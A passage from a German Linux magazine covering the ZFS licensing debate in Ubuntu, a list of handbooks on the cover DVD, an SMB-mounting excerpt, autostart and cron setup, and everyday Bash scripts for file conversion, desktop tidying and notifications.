unter einer puren GPL veröffentlicht werden darf. Die Fürsprecher, zu welchen mit Eben Moglen der angesehene Juraprofessor und Rechtsanwalt der Free Software Foundation gehört, sehen keinen Verstoß gegen die GPL: Module müssen nicht zwangsläufig eine von Linux abgeleitete Funktionseinheit sein, nur weil der Kernel ein Modul nutzt, so das Argument. So hätte Linus Torvalds selbst bereits eingeräumt, dass Kernel-Module oft in eine Grauzone fallen.

Unabhängig davon, wie die Diskussion weiter geht: Canonical wird ZFS wohl im nächsten Ubuntu ausliefern. In der aktuellen Ubuntu-16.04-Beta ist ZFS bereits enthalten und lässt sich als Modul laden. Der grafische Installer wird es noch nicht anbieten, die Erstellung von ZFS-Laufwerken erfolgt vorerst auf manuellem Weg in der Kommandozeile. Das offizielle Ubuntu-Wiki enthält dazu die laufend aktualisierte Dokumentation (<https://wiki.ubuntu.com/Kernel/Reference/ZFS>).

Linux-Handbücher auf DVD

Auf Heft-DVD jeder LinuxWelt ist ein aktualisiertes PDF-Booklet mit Linux-Grundlagen aus älteren Heften. Dieses Mal gibt es noch deutlich mehr: 35 PDF-Handbücher liefern Linux-Know-how für Anwender und Admins.

Von Hermann Apfelböck



Die 7641 zusätzlichen Seiten Linux-Wissen werden Sie nicht auf einen Sitz verarbeiten können. Darum geht es aber auch nicht: Lesen Sie dort rein, wo Ihre aktuellen Interessen liegen, und bewahren Sie alle Handbücher, die Sie im Verzeichnis „/PDFs“ auf der Heft-DVD vorfinden, auf der Festplatte auf. Ein Großteil der Bücher hat nämlich zeitlosen und nachhaltigen Wert, so insbesondere die Informationen zur Shell, zur Systemsicherheit, zur Serververwaltung und zum Linux-Konzept allgemein.

Grobe Kategorisierung der Handbücher

Die Bücher haben deutlich unterschiedliche Ausrichtung und somit andere Zielgruppen:

Linux am Desktop: Pure Endanwenderinfos bieten zum Beispiel die Einsteigerbücher zu Ubuntu, Linux und Open Suse. Hier geht es um solide deskriptive Beschreibungen zu Installation, Einrichtung und Softwarenutzung aus erster Hand. Das Distributionshandbuch zu Ubuntu geht auch detailliert auf die vorinstallierte Standardsoftware ein und ist somit auch ein Einsteigerleitfaden für Firefox, Thunderbird, Rhythmbox & Co., die PDFs zu den verschiedenen Mint-Editionen fokussieren klarer auf System und jeweilige Oberfläche.

Ebenfalls klar den Desktopnutzer und Endanwender im Auge haben die Anleitungen zu Open Office und Gimp, während die Suse-Books in verschiedene Richtungen zielen: Die Titel zu Gnome und seinen Standardprogram-



men, ferner zum Quickstart, eventuell auch noch der „Tuning Guide“ sind anwenderorientiert, während sich die weiteren Suse-Books an Administratoren und Deployment-Profis richten. Lesenswerte Grundlagenbücher, die sich an normale Nutzer wenden, welche sich aber über den praktischen Alltag hinaus tiefer einarbeiten wollen, sind die Titel „Linux-Grundlagen für Anwender und Fortgeschrittene“ und „Linux für Fortgeschrittene“.

Administration und Sicherheit: In einigen weiteren PDFs geht es ans Eingemachte. Sie finden mehrere Bücher zur Administration des lokalen Systems und zur Netzwerkkonfiguration. Dabei darf das gemischtsprachige „Debian Administrationshandbuch“ erste Aufmerksamkeit beanspruchen, zumal das dort Erklärte größtenteils auch für Ubuntu, Mint und viele weitere gilt.

Einen fundierten Überblick über Benutzer, Rechte und Netzwerk leistet ferner „Linux-Administration I/II“. Noch tiefer in die professionelle Administration gehen Titel wie „Linux-Infrastrukturdienste“ oder „Einbruchserkennung mit Linux“.

Scripting und Entwicklung: Die PDFs „Producing Open Source Software“ und „Pro Git“ befassen sich allgemein mit Softwareentwicklung und dem von Linus Torvalds initiierten Versionsverwaltungssystem Git. Ferner gibt es mit „Building Skills in Python“ und „Essential Perl“ zwei englischsprachige Programmierhandbücher zu den betreffenden Programmiersprachen. Das erstere ist ein umfassendes Nachschlagewerk, das zweite ein knapper, komprimierter Abriss mit vielen Codebeispielen, der sich auch für Perl-Einsteiger eignet.

Terminal und Bash: Praktisch alle allgemeineren Bücher beschäftigen sich mal mehr, mal weniger ausführlich auch mit der Kommando-Shell. Da es bei ernsterer Benutzung von Linux ohne Terminal nun mal nicht geht, ist zumindest der interaktive Einsatz der Shell auch für Desktopbenutzer relevant. Hierzu gibt es gleich vier spezielle PDFs unterschiedlicher Tiefe: Ein umfassender Titel ist „The Linux Command Line“, ebenfalls umfanglich das „Bash Reference Manual“, während „Linux Shell for Beginners“ nur die allerwichtigsten Grundlagen referiert. Alle diese Bücher erhalten ihren hohen Informationswert vor allem durch Tausende von konkreten Kommando-Beispielen und die kurze „Unix Toolbox“ besteht praktisch ausschließlich aus passenden Befehlszeilen für konkrete Aufgaben. Wer die Bash-Shell ein wenig (aber zu wenig) kennt, liest sich schnell fest: Wow! So geht das also!

Weitere Hinweise zur Benutzung

Zwei Aspekte unserer PDF-Sammlung könnten den einen oder anderen Leser irritieren:

Die Versionsangaben: Die Tatsache, dass den Handbücher größtenteils ältere Versionen zugrundeliegen, so etwa Ubuntu 13.04/14.04, Linux Mint 17.0 oder Libre Office 3.3, ist über weite Strecken zu vernachlässigen: Die Erläuterungen gelten zu 98 Prozent auch für die aktuellen Versionen. Bei Bash-Befehlen, Server- und Sicherheitskonzepten gilt das tendenziell zu 100 Prozent.

Deutsch und Englisch: Die Hälfte der PDFs ist deutschsprachig, die andere Hälfte englischsprachig. Zweiteres sollte jedoch in bestimmten Fällen selbst dann kein Hindernis bedeuten, wenn Sie Englisch nicht ausreichend beherrschen: Viele fundamentale Aktionen finden unter Linux im Terminal statt, und die Terminalbeispiele sprechen meistens für sich und haben selbst dann ihren Wert, wenn Ihnen die Übersetzung der englischsprachigen Kommentierung zu mühsam ist. Das gilt analog auch für die Programmierhandbücher zu Python und Perl.

```

3.8 Mount an SMB share

Suppose we want to access the SMB share myshare on the computer smbserver, the address as
typed on a Windows PC is \\smbserver\myshare\. We mount on /mnt/smbshare. Warning> cifs
wants an IP or DNS name, not a Windows name.

Linux/OSX

# smbclient -U user -I 192.168.16.229 -L //smbshare/ # List the shares
# mount -t smbfs -o username=winuser //smbserver/myshare /mnt/smbshare
# mount -t cifs -o username=winuser,password=winpwd //192.168.16.229/myshare /mnt/share

Mount Samba share through ssh tunnel

# ssh -C -E -N -p 20022 -L 445:127.0.0.1:445 me@server # connect on 20022, tunnel 445
# mount -t smbfs //colin@localhost/colin ~/mnt
# mount_smbfs //colin:mypassword@127.0.0.1/private /Volumes/private # I use this on OSX + ssh

Additionally with the package mount.cifs it is possible to store the credentials in a file, for example
/home/user/.smb:

username=winuser
password=winpwd

```

Viele wertvolle Bash-Befehle: Mehrere PDFs zu Terminal und Bash leben von den unzähligen praxisnahen und gut kommentierten Alltagskommandos.

Handbücher auf Heft-DVD

Titel	PDF-Dateiname	Sprache	Seiten
Bash Reference Manual	bash	englisch	172
Building Skills in Python	BuildingSkillsPython	englisch	564
Debian Administrationshandbuch	debian-handbook	dt./engl.	509
Erste Schritte mit Ubuntu (13.04)	Erste Schritte mit Ubuntu 13.04	deutsch	153
Essential Perl	EssentialPerl	englisch	25
Getting Started with Ubuntu (14.04)	Getting Started with Ubuntu 14.04 - Second edition	englisch	139
GIMP-Kurzreferenz	gimp-keys-de	deutsch	1
Linux Performance and Tuning Guidelines (IBM)	IBM_Linux_Performance_Tuning	englisch	168
Libre Office – Erste Schritte (Version 3.3)	Libreoffice_Erste_Schritte_V33	deutsch	435
Linux Shell Scripting Tutorial	Linux Shell Scripting Tutorial v2.0	englisch	301
Linux-Administration I (System und Benutzer)	Linux_adm1-de-manual	deutsch	258
Linux-Administration II (Linux im Netz)	Linux_adm2-de-manual	deutsch	233
Linux für Fortgeschrittene	Linux_grd2-de-manual	deutsch	230
Linux-Grundlagen für Anwender und Fortgeschrittene	Linux_Grundlagen_de-manual	deutsch	211
Linux-Infrastrukturdienste (DHCP, PAM, LDAP, Samba und NFS)	Linux_infs-de-manual	deutsch	160
Linux-Netzadministration (Linux im LAN und Internet)	Linux_nadm-de-manual	deutsch	169
Linux Newbie Administrator Guide	LinuxNewbieAdministratorGuide	englisch	38
Linux Mint 17 „Qiana“ Cinnamon (Installation und erste Schritte)	Mint_Cinnamon_german_17.0	deutsch	46
Linux Mint 17 „Qiana“ KDE (Installation u. erste Schritte)	Mint_KDE_german_17.0	deutsch	50
Linux Mint 17 „Qiana“ Mate (Installation u. erste Schritte)	Mint_MATE_german_17.0	deutsch	50
Snort, Acid & Co.: Einbruchserkennung mit Linux	OSP_heinein-bechtold_snort	deutsch	258
Producing Open Source Software	producingoss	englisch	198
Pro Git	progit-en.1013	englisch	574
Linux Shell for Beginners	ShellIntro	englisch	13
Suse Enterprise Desktop: Gnome-Benutzerhandbuch	suse_book_gnomeuser	deutsch	218
Suse Enterprise Desktop: Schnelleinführung zur Installation	suse_book_quickstarts	deutsch	19
Suse Enterprise Desktop: Security Guide	suse_book_security	englisch	351
Suse Enterprise Desktop: Administrationshandbuch	suse_book_sle_admin	deutsch	472
Suse Enterprise Desktop: Bereitstellungshandbuch	suse_book_sle_deployment	deutsch	288
Suse Enterprise Desktop: System Analysis and Tuning Guide	suse_book_sle_tuning	englisch	215
The Linux Command Line	TLCCL-13.07	englisch	537
Ubuntu Server Guide	Ubuntu_Serverguide	englisch	378
Unix Toolbox	unixtoolbox.book	englisch	30
Vim recipes: A cookbook for the Vim text editor	vim-recipes	englisch	178

Autostarts und Cronjobs


Der zeitgesteuerte Start von Programmen und Aktionen gehört vor allem in den Serveralltag, hat aber auch auf dem Linux-Desktop seine Einsatzgebiete. Autostart, Cron und automatische Bashscripts sind die geläufigen Startrampen.

Von Hermann Apfelböck

Auf Linux-Systemen läuft standardmäßig der Crondienst für zeitgesteuerte Programmstarts und Scripts. Ferner gibt es Startrampen, um beim Systemstart, nach der Anmeldung oder beim Aufruf einer Fernwartungs-Shell Programme automatisch auszuführen. Dieser Beitrag erklärt die wichtigsten Selbststarter.

„Startprogramme“ unter Ubuntu und Mint

Automatische Programmstarts nach der Anmeldung sind unentbehrlich, um wichtige Systemsoftware wie Audio oder Aktualisierungsbenachrichtigung bereitzustellen. Auch Tools wie Autokey oder Cuttlefish, die in nachfolgenden Beiträgen vorgestellt werden, sollten nach der Anmeldung sofort laufen. Ideal ist dieser Startzeitpunkt eigentlich nicht, weil das System während und nach der Anmeldung vielbeschäftigt ist. Die meisten Distributionen bieten ein grafisches Tool, um die Autostarts zu verwalten. Unter Ubuntu und Mint heißt das Tool `gnome-session-properties` („Startprogramme“). Durch Deaktivieren des Häkchens schalten Sie dort einen Autostart ab, über die Schaltfläche „Entfernen“ verschwindet es ganz aus dem Verwaltungstool (bleibt aber das Programm erhalten). Mit „Hinzufügen“ definieren Sie eigene Autostarts, wobei ein beliebiger Name und neben „Befehl“ der exakte Programmaufruf notwendig ist. Hier sind einfache Programmaufrufe, Aufrufe mit Schaltern, Shell-Scripts (mit kompletter Pfadangabe) oder der Start von Benutzerda-



teien möglich. Sie können die Autostarts sogar mit `Sleep`-Kommandos zeitlich verzögern:

```
sh -c "sleep 30; update-notifier"
```

Die Updatebenachrichtigung, die sich standardmäßig mit dem Befehl „`update-notifier`“ in die Startprogramme einträgt, würde hier erst nach 30 Sekunden ausgelöst.

Alle Autostarts unter „Startprogramme“ gelten für den aktuellen Benutzer und werden als „`desktop`“-Dateien unter „`~/.config/autostart`“ gespeichert. Die zusätzlichen vom System benötigten Autostarts liegen unter „`/etc/xdg/autostart`“ und können mit einem Editor bearbeitet werden, wobei der Programmaufruf in der Zeile „`Exec=`“ definiert ist. Alternativ können Sie aber auch das Tool „Startprogramme“ verwenden, wenn Sie es mit `sudo` im Terminal starten.

bashrc und rclocal auf Servern

Die versteckte Datei „`bashrc`“ liegt im Home-Verzeichnis jedes Benutzers und gilt folglich für den angemeldeten Benutzer. Alle dort enthaltenen Kommandos werden beim Start eines Terminals

abgearbeitet. Am Desktopsystem ist es nicht praktikabel, jeden Terminalstart mit diversen Programmen zu begleiten, anders steht es auf Servern, die nur gelegentliche Kontrollbesuche per SSH-Terminal erhalten: Hier kann es sinnvoll sein, mit dem Start der Konsole gleich einen Dateimanager zu laden. Wer mehrere Server betreibt, kann sich gleich beim Start von der `bashrc` mit `uname -a` oder umfassend mit `inxi -v7` informieren lassen, auf welchem Gerät er sich befindet.

Für Befehle, die unabhängig vom angemeldeten Benutzer vor der Benutzeranmeldung abgearbeitet werden sollen, eignet sich auf Debian-Systemen (Debian, Ubuntu, Mint, Raspbian) die Datei „`/etc/rc.local`“. Um die Datei zu bearbeiten, benötigen Sie `root`-Rechte: `sudo nano /etc/rc.local`

Vor der letzten Zeile „`exit 0`“, die bleiben muss, tragen Sie die Kommandos ein. Grafische Programme scheiden aus und auch für Bashkommandos gibt es Einschränkungen, da an dieser Stelle noch keine Pfadvariable existiert und jede Interaktion ausfällt. Bei Syntaxfehlern in der „`rc.local`“ steigt das Sys-

tem aus und ignoriert den Rest der Datei. Die Fehlersuche in der „rc.local“ ist deshalb heikel, zumal Korrekturen einen Neustart erfordern. Alle Befehle sollten daher vorab sorgfältig getestet werden. Für einfache mount-Kommandos auf Datenservern, die Sie aufgrund wechselnder Datenträger nicht in die fstab eintragen wollen, ist die „rc.local“ aber der ideale Starter.

Zeitgesteuerte Tasks mit Cron

Der Zeitplaner Cron nutzt eine systemweite Datei „/etc/crontab“, die für alle Benutzer gilt und im Terminal mit root-Rechten bearbeitet werden kann: `sudo crontab -e`

Zusätzlich kann jeder Benutzer in einer eigenen Crontab Programme laden, indem er `crontab -e` ohne „sudo“ aufruft. Die Benutzer-Crontab finden Sie unter „/var/spool/cron/crontabs/“. Crontab-Einträge benötigen fünf Zeitangaben (Minute, Stunde, Tag, Monat, Wochentag) mit Leerzeichen oder Tabulatoren getrennt, danach den Programmbefehl. Ein Backup, das täglich um 22:00 Uhr laufen soll, kann dann so aussehen:


```
0 22 * * * rsync -av /home/sepp/ /media/sepp/USB/backup
```

Der Asterisk (*) bedeutet wie üblich „alle“ an der betreffenden Stelle – hier also „an jedem Tag, jedem Monat und jedem Wochentag“. Um Formatfehler bei relativ einfachen Zeitangaben zu vermeiden, gibt es simplifizierende Variablen, die Sie anstelle der fünf Zeitangaben verwenden können (@hourly, @daily, @weekly, @midnight). So ist etwa die Variable „@midnight“ identisch mit der ausgeschriebenen Schreibweise „0 0 * * *“.


Auf Desktopsystemen mit grafischer Oberfläche lässt sich das manuelle Editieren der Crontab vermeiden: Das komfortable Frontend `gnome-schedule` („Geplante Aufgaben“) ist über das Software-Center oder mit

```
sudo apt-get install gnome-schedule
```

im Terminal schnell nachinstalliert und vereinfacht das Anlegen von Cronjobs erheblich. Die wichtigsten Intervalle



„Startprogramme“ und Dateiebene: Die Autostarts liegen unter „~/config/autostart“ (User) sowie unter „/etc/xdg/autostart/“ (global) und können dort auch manuell editiert werden.



Typische Crontab: Vier Jobs, die der Server täglich um 8:00 und 9:00 Uhr sowie stündlich abarbeitet. Am Desktop vereinfachen grafische Front-Ends das Anlegen von Cronjobs.

wie „Jeden Tag“ finden Sie klickfertig vor, und die „Vorschau“ bietet in der Form „An jedem Tag um 00:00“ eine gute Kontrolle.

Anacron: Cron startet seine Jobs exakt zu den eingetragenen Zeiten. Kann ein Cronjob, der um 8.00 Uhr fällig ist, nicht starten, weil der PC erst ab 8:05 läuft, fällt die Aufgabe unter den Tisch. Auf Desktop-PCs, die nicht permanent laufen, ist folglich ein wichtiger Job schnell verpasst. Als Abhilfe gibt es das Tool Anacron, das ausstehende Cronjobs nachholen kann, sobald der Rechner läuft. Nach unserer Erfahrung ist Anacron aber kompliziert und dadurch fehleranfällig. Zuverlässiger ist es, Cronjobs mit kürzeren Zeitintervallen festzulegen und den Zeitpunkt so zu legen, dass das Gerät höchstwahrscheinlich läuft.

Cron-apt: Auf Linux-Servern ist ein regelmäßiges Systemupdate keineswegs so selbstverständlich wie am Desktop, wo ein Notifier den Benutzer erinnert. Auch hierfür gibt es (für De-

bian-Systeme) eine Speziallösung: `cron-apt`. Das Paket ist in den Standardrepositories verfügbar und zeigt unter „/etc/cron-apt/config“ und „/etc/cron-apt/action.d/3-download“ seine Standardkonfiguration. Theoretisch kann `cron-apt` vollautomatisch Updates beziehen und installieren. Dazu genügt es, in der „/etc/cron-apt/action.d/3-download“ in der Zeile `dist-upgrade -d -y -o APT [...]` den Schalter „-d“ zu löschen. Da Updates aber nicht immer glatt verlaufen, empfehlen wir ein Mindestmaß an Interaktion. Dazu genügt es, in der „.bashrc“ eine Erinnerung einzubauen `read -p"Updates (j/n)? " YESNO` und nach „j“ das obligatorische `sudo apt-get update` `sudo apt-get dist-upgrade` folgen lassen. Und wer seinen Server wochenlang zu vergessen pflegt (was für den Server spricht), kann sich auf seinem Desktop-PC von Cron an einen wöchentlichen Ausflug zur SSH-Konsole erinnern lassen. ●

Shell-Scripts für alle Fälle

Shell-Scripts können unter Linux alles automatisieren, denn auch die grafische Oberfläche hört auf Terminalbefehle. Die Nachhaltigkeit ist unübertroffen: Ein Script, das vor zehn Jahren geschrieben wurde, läuft noch heute und wohl noch weitere Jahre.

Von Hermann Apfelböck

Scripts für die verbreitete Bash-Shell sind keine Spaßveranstaltung, sondern harte Arbeit. Die wird aber belohnt mit Schnelligkeit, Zuverlässigkeit und Nachhaltigkeit. Ihre Einsatzbreite erhalten Shell-Scripts durch unzählige spezialisierte Kommandotools, die zum Teil zum Systemstandard gehören, zum anderen Teil schnell nachinstalliert sind. An dieser Stelle soll es um einfache Einsatzbeispiele gehen, die verbreitete Aufgaben berücksichtigen und noch eine gewisse Lesbarkeit bieten.

Tuning für das Terminal

Das interaktive Terminal selbst verdient vorab einige Automatismen und Anpassungen, die den Alltag wesentlich erleichtern:

Gefilterter Befehlsverlauf: Das Terminal kann die Befehlshistory nach der Teileingabe filtern, die Sie bereits eingeben haben – etwa „mount“. Dann erhalten Sie durch Drücken der Tasten Bild-oben und Bild-unten die früheren Kommandos angezeigt, die mit „mount“ beginnen. Dieser nützliche Service ist nicht überall Standard, den Sie, wo nicht vorhanden, in der Datei „/etc/inputrc“ mit root-Rechten einstellen sollten. Die beiden Zeilen `\e[5~\": history-search-backward` `\e[6~\": history-search-forward` sind in der Regel bereits vorhanden, Sie müssen nur das Kommentarzeichen „#“ entfernen.

Farbige Dateien und Ordner: Das Terminal stellt Dateitypen und Ordner in unterschiedlichen Farben dar. Wenn Sie bestimmte Farben ändern möchten,

Nützlicher Filter der History: Mit diesen Direktiven zeigt die Bash mit Bild-oben/Bild-unten nur noch Einträge, deren Beginn mit dem bereits eingegebenen Teilbefehl übereinstimmt.

erstellen Sie mit folgendem Befehl eine persönliche Konfigurationsdatei im Home-Verzeichnis:

```
dircolors -p > ~/.dircolors
```

Die versteckte Datei „.dircolors“ öffnen Sie mit einem beliebigen Editor und stellen einzelne Farbdefinitionen um. So werden zum Beispiel Ordernamen gelb gefärbt:

```
DIR 01;33
```

Die Einstellungen Ihrer Farbtabelle dominieren über die Standardeinstellungen. Die Farbcodes sind im Web etwa unter https://wiki.archlinux.de/title/Bash-Prompt_anpassen dokumentiert.

Befehlskürzel in der Datei „.bashrc“:

Erste, aber immer noch interaktive Automatismen erreichen Sie mit Aliases und Funktionen in der Datei „\$HOME/.bashrc“. Diese Datei wird bei jedem Start des Terminals geladen. Folgende dort definierte Aliases

```
alias 2d='cp -target-
directory=$HOME/Schreibtisch/
$1'
alias 2dd='mv $1 -target-
directory=$HOME/Schreibtisch/'
```

kopieren („2d [Datei]“) oder verschieben („2dd [datei]“) die angegebene Datei zum Desktop. Beachten Sie, dass der Desktopordner je nach Linux-System auch „Desktop“ oder „Arbeitsfläche“ heißen kann. Die Variable „\$1“ steht für den Dateinamen, der etwa mit 2d Dokument.odt übergeben wurde.

Obwohl Aliases auch mehrere mit Semikolon getrennte Befehle aufnehmen können, ist die Grenze der Strukturierbarkeit und Lesbarkeit hier schnell erreicht. Folgendes Miniscript ist als Funktion realisiert, die Sie in überschaubarer Menge ebenfalls in der Datei „.bashrc“ aufnehmen können:

```
function mdd()
{
verz=$1_$(date +%d.%m.%y)
mkdir $verz
}
```

Dies erstellt einen neuen Ordner mit dem aktuellen Datum, also etwa nach `mdd ordner`

Das Verzeichnis „ordner_14.03.16“. „\$1“ übergibt hier wieder den eingegebenen Namen. Wenn das Ergebnis

auch bei häufiger Verwendung eindeutig sein, dann erweitern Sie eine Zeile: `verz=$1_$(date +%d.%m.%y)_[$(date +%s)]`

Das fügt zusätzlich die Sekunden seit 1.1.1970 an und macht den Ordnernamen in jedem Fall eindeutig.

Schnell den Desktop freiräumen

Ein einfaches Script, um den Desktop aufzuräumen, beschränkt sich im Prinzip auf einen Zweizeiler mit dem Kommando „mv“, mit dem Sie auf der Kommandozeile Dateien verschieben können:

```
#!/bin/bash
cd "$HOME/Schreibtisch"
mv *.* $HOME/Deskophalde
Wie jedes Script lässt sich natürlich auch dieses verbessern:
#!/bin/bash
ziel="$HOME/Deskophalde"
if [ ! -d $ziel ]; then
    mkdir $HOME/Deskophalde
fi
cd "$HOME/Schreibtisch"
mv *.* $HOME/Deskophalde
```

Durch die Abfrage, ob der Zielordner existiert, wird das Script fehlertoleranter. Wer seine Scripts so anpassungsfähig wie möglich halten will, wird in solchen Fällen auch den „Schreibtisch“ auf Existenz prüfen

```
convert_wma-2-mp3.sh x
1 #!/bin/bash
2 for i in *.wma
3 do
4 mplayer -ao pcm:file="$${i%.wma}.wav" "$i"
5 lame -h -b 192 "$${i%.wma}.wav" "$${i%.wma}.mp3"
6 done
7 rm -f -v *.wav
```

```
ha@UBU14: ~/Schreibtisch/Gidon Kremer
[AO PCM] File: 10 -Variation im Stil von Filmmusk.wav (WAVE)
PCM: Samplerate: 44100Hz Channels: Stereo Format floatle
[AO PCM] Info: Faster dumping is achieved with -benchmark -vc null -vt
t
[AO PCM] Info: To write WAVE files use -ao pcm:waveheader (default).
AO: [pcm] 44100Hz 2ch floatle (4 bytes per sample)
Video: no video
Starting playback...
A: 60.4 (01:00.3) of 58.1 (58.1) 0.1%

Exiting... (End of file)
LAME 3.99.5 64bits (http://lame.sf.net)
Using polyphase lowpass filter, transition band: 18671 Hz - 19205 Hz
Encoding 10 -Variation im Stil von Filmmusk.wav
to 10 -Variation im Stil von Filmmusk.mp3
Encoding as 44.1 kHz j-stereo MPEG-1 Layer III (7.3x) 192 kbps qual=2
Frame | CPU time/estim | REAL time/estim | play/CPU |
1000/2215 (45%) | 0:00/ 0:01 | 0:00/ 0:01 | 33.175x |
-----00:31-----
kbps LR MS % long switch short %
```

Massenkonvertierung von Audiodaten: Das kleine Script links oben wandelt WMA-Audio über den Zwischenschritt zu WAV-Dateien ins Zielformat MP3 um.

und im Fehlerfall andere Varianten ausprobieren („Arbeitsfläche“).

Audioformate per Script umwandeln

Shell-Scripts können Bilddateien (siehe nächsten Tipp), Audio-, Video- oder Dokumentformate automatisch konvertieren. Das Beispiel in der Abbildung oben zeigt die Umwandlung von Audiodateien des Microsoft-Formats

WMA nach MP3. Das Script erwartet, dass man zunächst mit `cd` manuell in das betreffende Verzeichnis wechselt und dann an Ort und Stelle das Script startet. Die notwendigen Hilfsmittel sind in diesem Fall `mplayer` und `lame`, beides unter gleichnamigen Paketnamen überall verfügbar. `Mplayer` generiert aus der Ausgangsdatei eine temporäre WAV-Datei, die `Lame` dann im nächsten Schritt als MP3 ablegt – alles

Von der Idee zum funktionierenden Shell-Script

Es gibt für jede Aufgabe unzählige Lösungsvarianten. Trotzdem ist der Weg zum lauffähigen Script im Prinzip immer ähnlich: Sie müssen erst einmal die benötigten Kommandotools kennen und gegebenenfalls nachinstallieren.

Eine genaue Kontrolle der verfügbaren Befehlsparameter zeigt dann („--help“ oder Man-Page), wie Sie am besten zum gewünschten Ergebnis kommen. Danach geht es um den Einbau der Tools in die Ablaufstruktur mit FOR- und WHILE-Schleifen und IF- oder CASE-Entscheidungen.

Besonders aufwendig ist oft das richtige Quoting der Übergabeparameter. Fehler sind hier gut nachzuweisen, wenn Sie einem komplexen Befehl erst einmal ein „echo [befehl]“ voranstellen und dann die Ausgabe kontrollieren. Wenn alles im Prinzip läuft, kann Fehlertoleranz und Bedienkomfort ausgebaut werden.

Die Entscheidung, ob ein Script als minimales Alias in der Datei „.bashrc“, als Funktion in der „.bashrc“ oder als eigenständige Scriptdatei mit der Endung „.sh“ zu bevorraten ist, hängt von der

Komplexität und der Einsatzhäufigkeit ab. Funktionen unterscheiden sich vom eigenständigen Shell-Script im Wesentlichen nur durch den Aufbau

```
Function name()
{
...
}
```

Scriptdateien werden erst lauffähig, wenn Sie im Dateimanager unter „Eigenschaften -> Zugriffsrechte“ ausführbar geschaltet werden (alternativ geht auch `chmod a+x [Dateiname]` im Terminal). Danach genügt der Aufruf `sh [Pfad]/[scriptname].sh` oder `./[Pfad]/[scriptname].sh` im Terminal.

Ein Script mit Execute-Bit startet auch nach Doppelklick in der grafischen Oberfläche. Unter Ubuntu ist allerdings ein Abfragedialog zwischengeschaltet (Option „ask“). Dies lässt sich im `dconf-editor` unter „org -> gnome -> nautilus -> preferences“ auch auf „launch“ setzen, wonach Scripts sofort starten.

im Verzeichnis der Quelldaten. Die WAV-Dateien werden danach wieder gelöscht. Das Script an sich ist alles andere als kompliziert, jedoch ist das richtige Quoting der Dateinamen durchaus heikel. Das gewährleistet, dass auch Dateinamen mit Leerzeichen korrekt verarbeitet werden.

Bildformate per Script konvertieren

Wer Hunderte von Fotos von einem Format in ein anderes übertragen muss, kann manuell Stunden mit stereotypen Klicks in einer Bildbearbeitung verbringen. Auch das ist ein klarer Fall für ein Shell-Script. Notwendiger und nicht standardmäßig installierter Helfer ist hier Imagemagick mit seinen Terminaltools, das mit gleichnamigen Paketnamen schnell nachinstalliert ist. In diesem Fall ist es das Tool `convert`, das den Job erledigt:


```
#!/bin/bash
inputdir=$PWD
ext="jpg"
for pic in "$inputdir"/*.png
do
    bildname=$(basename "$pic" png)
    convert "$pic"
    "$inputdir/$bildname.$ext";
done
```

Das Script setzt voraus, dass Sie vor dem Scriptaufruf mit `cd` in das richtige Verzeichnis navigieren. Als Ausgangsformat ist hier PNG angenommen, als Zielformat JPG. Die konvertierten Dateien werden in denselben Ordner geschrieben. Wesentlich ist die Konstruktion „For – Do – Done“, die alle (PNG-)Dateien des Ordners erfasst und im Do-Block die gewünschten Aufgaben erledigt.

Bildschirmhintergrund wechseln

Das folgende Script ist ein Beispiel dafür, wie Shell-Scripts die Desktopoberfläche steuern können. Das Script wechselt im Dreisekudentakt den Desktophintergrund.

```
#!/bin/bash
for dat in $HOME/Bilder/*.jpg
do
    gsettings set org.gnome.desktop.
```



Screenshot-Script: Das Listing nutzt das Tool `scrot`, um Varianten von Bildschirmfotos am Desktop abzulegen. Der Modus wird über Parameter 1 bis 4 beim Start festgelegt.

```
background picture-uri
"file:///${dat}"
sleep 3
```

done

Um bei dem aktuell angezeigten Hintergrund dauerhaft zu bleiben, unterbrechen Sie das Script einfach mit Strg-C. Das ist natürlich eleganter zu lösen, der Code soll aber nur das Prinzip zeigen. Der Quellordner muss angepasst werden, wenn „`$HOME/Bilder`“ in Ihrem Fall ungeeignet ist.

Screenshots auf den Desktop speichern

Das Shell-Script „Shots.sh“ in der Abbildung auf dieser Seite zeigt, wie Sie das Kommandozeilenprogramm `scrot` einsetzen, um Screenshots auf dem Desktop zu speichern. `Scrot` muss mit dem gleichnamigen Paketnamen nachinstalliert werden. Das Script hat gegenüber grafischen Alternativen die Vorteile, den Ablageort frei vergeben und den Modus direkt übergeben zu können. Außerdem erhält jedes Bild einen eindeutigen Namen, und Sie werden nicht durch Namensvergaben gebremst. Der Aufnahmemodus wird durch Parameter angefordert: „shot 1“ (oder nur „shot“) macht ein Vollbild, „shot 2“ ein Fensterbild, „shot 3“ startet den Auswahlmodus mit der Maus. Hinzu kommt die Variante „shot 4“, die eine Screenshotserie im vorgege-

benen Acht-Sekunden-Takt ablegt. Die While-Endlosschleife beenden Sie einfach durch Strg-C.

Infos einsammeln und mit Notify ausgeben

Das kleine Tool `notify-send` ist oft schon vorinstalliert. Es schickt kleine Meldungen als schickes OSD-Fenster an den Desktop. Damit können Sie sich ein Infosystem im Netzwerk einrichten, das Sie über Ihre Rechner auf dem Laufenden hält. Im Prinzip:

```
#!/bin/bash
while true; do
    if [ -f /media/ha/odroid/notiz.txt ]; then
        notify-send "INFO" "`cat /media/ha/odroid/notiz.txt`"
    fi
    sleep 60
done
```

Das Script ist denkbar einfach, die Organisation allerdings anspruchsvoller: Alle relevanten Rechner müssen per Cron-Script die gewünschten Infos in die Datei „notiz.txt“ eintragen (mit Output-Umleitung „>“ oder „>>“), die auf einer von allen zugänglichen und schreibberechtigten Netzwerkfreigabe liegen muss.

Außerdem sollten die Infos etwa mit knappen „uname“-„uptime“-„df“-Kommandos dem Format des kleinen OSD-Fensters Rechnung tragen.

Sagen Sie uns Ihre Meinung – und gewinnen Sie!

Wir möchten Linux-Hefte machen, die ganz Ihren Bedürfnissen und Interessen entsprechen. Dabei können Sie uns helfen! Füllen Sie einfach unseren Fragebogen im Internet aus. Das Beantworten der Fragen dauert nur rund zehn Minuten.

3 x Raspberry Pi


Das umfassende Handbuch

- Grundlagen verstehen, spannende Projekte realisieren
- Schnittstellen des Pi, Schaltungsaufbau, Steuerung mit Python
- Aktuell zu allen Versionen des Raspberry Pi – inkl. Modell 2

Autoren: Michael Kofler, Charly Kühnast, Christoph Scherbeck

Verlag: Rheinwerk Verlag, 1088 Seiten, 2., aktualisierte und erweiterte Auflage 2015, gebunden, in Farbe

ISBN ISBN 978-3-8362-3795-6, **39,90 Euro**



